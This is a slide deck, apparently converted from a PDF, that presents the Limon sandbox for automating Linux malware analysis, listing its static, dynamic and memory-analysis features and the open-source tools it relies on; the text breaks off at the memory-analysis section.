

# Automating Linux Malware Analysis Using Limon Sandbox

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




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


# What is Malware?

- 1 Code that is malicious
- 2 Viruses, Worms, Keyloggers, Backdoors, Rootkits

# What they do?

- 1 Disrupt computer operation
- 2 Stealing Sensitive information
- 3 Gain access to computer systems
- 4 Spy on computer users





# Why Malware Analysis?

- ⚙️ To answer questions
- ⚙️ Understand how malware functions
- ⚙️ Determine nature and purpose of the malware
- ⚙️ Identify Network Indicators
- ⚙️ Host Based Indicators
- ⚙️ Determine Persistence Mechanism





# Why Focus on Linux Malware Analysis?

- ✦ Servers, mainframe computers and super computers run Linux
- ✦ Linux runs on embedded systems
- ✦ Smartphones run on Linux kernel
- ✦ Mission critical systems run on Linux
- ✦ Growing popularity makes it target





# Types of Malware Analysis



**Static  
Analysis**

**Analysis without  
Executing the  
malware**



**Dynamic  
Analysis**

**Analysis by  
executing the  
malware**




**Memory  
Analysis**

**Analysis of RAM (main  
memory) after executing  
the malware**



# Static Analysis


- Determine file type
- Cryptographic Hash
- Strings
- File Obfuscations (packers, cryptors)
- Submission to multi AV scanning engines
- Fuzzy Hash and comparison
- Determine ELF characteristics
- Symbols, Sections
- Disassembly





# Dynamic/Behavioural Analysis


- File system activity
- Process activity
- Network activity
- System call tracing





# Memory Analysis

- List Running processes
- List Network Connections
- List Shared Libraries
- Kernel modules
- Detect Hooking (user and kernel mode)
- Code Injection
- Rootkit Detection
- Detect Hidden Artifacts






# What is Limon?

- ✧ **Sandbox for analyzing Linux malwares**
- ✧ **Developed as a research project**
- ✧ **For learning Linux malware analysis**
- ✧ **Written in Python**
- ✧ **Performs static,dynamic and memory analysis**
- ✧ **Uses various open source tools**



# Working of Limon





# Tools used by Limon

Limon relies on below tools to perform static, dynamic and memory analysis

- YARA-python  
<https://github.com/plusvic/yara>
- VirusTotal Public api  
<https://www.virustotal.com/en/documentation/public-api/>
- ssdeep  
<http://ssdeep.sourceforge.net/>
- strings utility  
<http://linux.die.net/man/1/strings>
- ldd  
<http://linux.die.net/man/1/ldd>



# Tools used by Limon

- readelf  
<https://sourceware.org/binutils/docs/binutils/readelf.html>
- Inetsim  
<http://www.inetsim.org/downloads.html>
- Tcpdump  
<http://www.tcpdump.org/>
- Volatility memory forensics framework  
[http://www.volatilityfoundation.org/#!releases/component\\_71401](http://www.volatilityfoundation.org/#!releases/component_71401)
- strace  
<http://linux.die.net/man/1/strace>
- Sysdig  
<http://www.sysdig.org/>



# Supported File Types:

Limon can analyse below file types (both with and without parameters)

- ✓ ELF Executable(both x86 and x86\_64)
- ✓ Perl Script
- ✓ Python script
- ✓ Shell script
- ✓ Bash script
- ✓ PHP script
- ✓ Loadable kernel module(LKM)






# General Features

- ✦ Can run in sandbox mode (does not allow to connect to c2)
- ✦ Can run in internet mode (connects to c2)
- ✦ Simulates all services (like dns, http and other protocols) when run in sandbox mode
- ✦ Option to run malware for specified time (default is 60 seconds)
- ✦ Captures desktop screenshot
- ✦ Reports on the malware behaviour



# Static Analysis Features


- ⚙ Determine File Type
- ⚙ Determine File Size
- ⚙ Determines md5 hash
- ⚙ Determines fuzzy hash(ssdeep hash)
- ⚙ Comparison of fuzzy hash with previously submitted samples to determine similar variants
- ⚙ Display ELF header Structure
- ⚙ Dumps ASCII and UNICODE strings
- ⚙ Determines packers using YARA rules





# Static Analysis Features

- ⚙️ Determines malware capability using YARA rules (ability to run custom YARA rules will be added soon)
- ⚙️ Performs md5 search on VirusTotal(does not submit samples)
- ⚙️ Displays dependencies of the malware (shared objects)
- ⚙️ Displays program header structures
- ⚙️ Displays section header information
- ⚙️ Displays symbol table (both static and dynamic symbols)






# Dynamic Analysis Features

Limon gives different options for performing dynamic analysis to track activity of the malware(during execution), below are the different options


- Filtered call trace for tracing system calls related to file, process, network activity
- Unfiltered call trace – traces all system calls (more noisy)
- Filtered system event monitoring to track file, process, network activity (less noisy)
- Unfiltered system even monitoring to track file, process, network, memory allocations/unallocations, signals etc (more noisy)





# Dynamic Analysis Features

- Shows DNS summary
- Shows TCP conversations
- Stores packet captures
- Stores event trace dump






# Memory Analysis Features

Limon performs post-mortem analysis by performing memory analysis using Volatility framework. This feature should help in detecting stealthy rootkits and malwares performing Anti-Forensic tricks. Below are the memory analysis features:

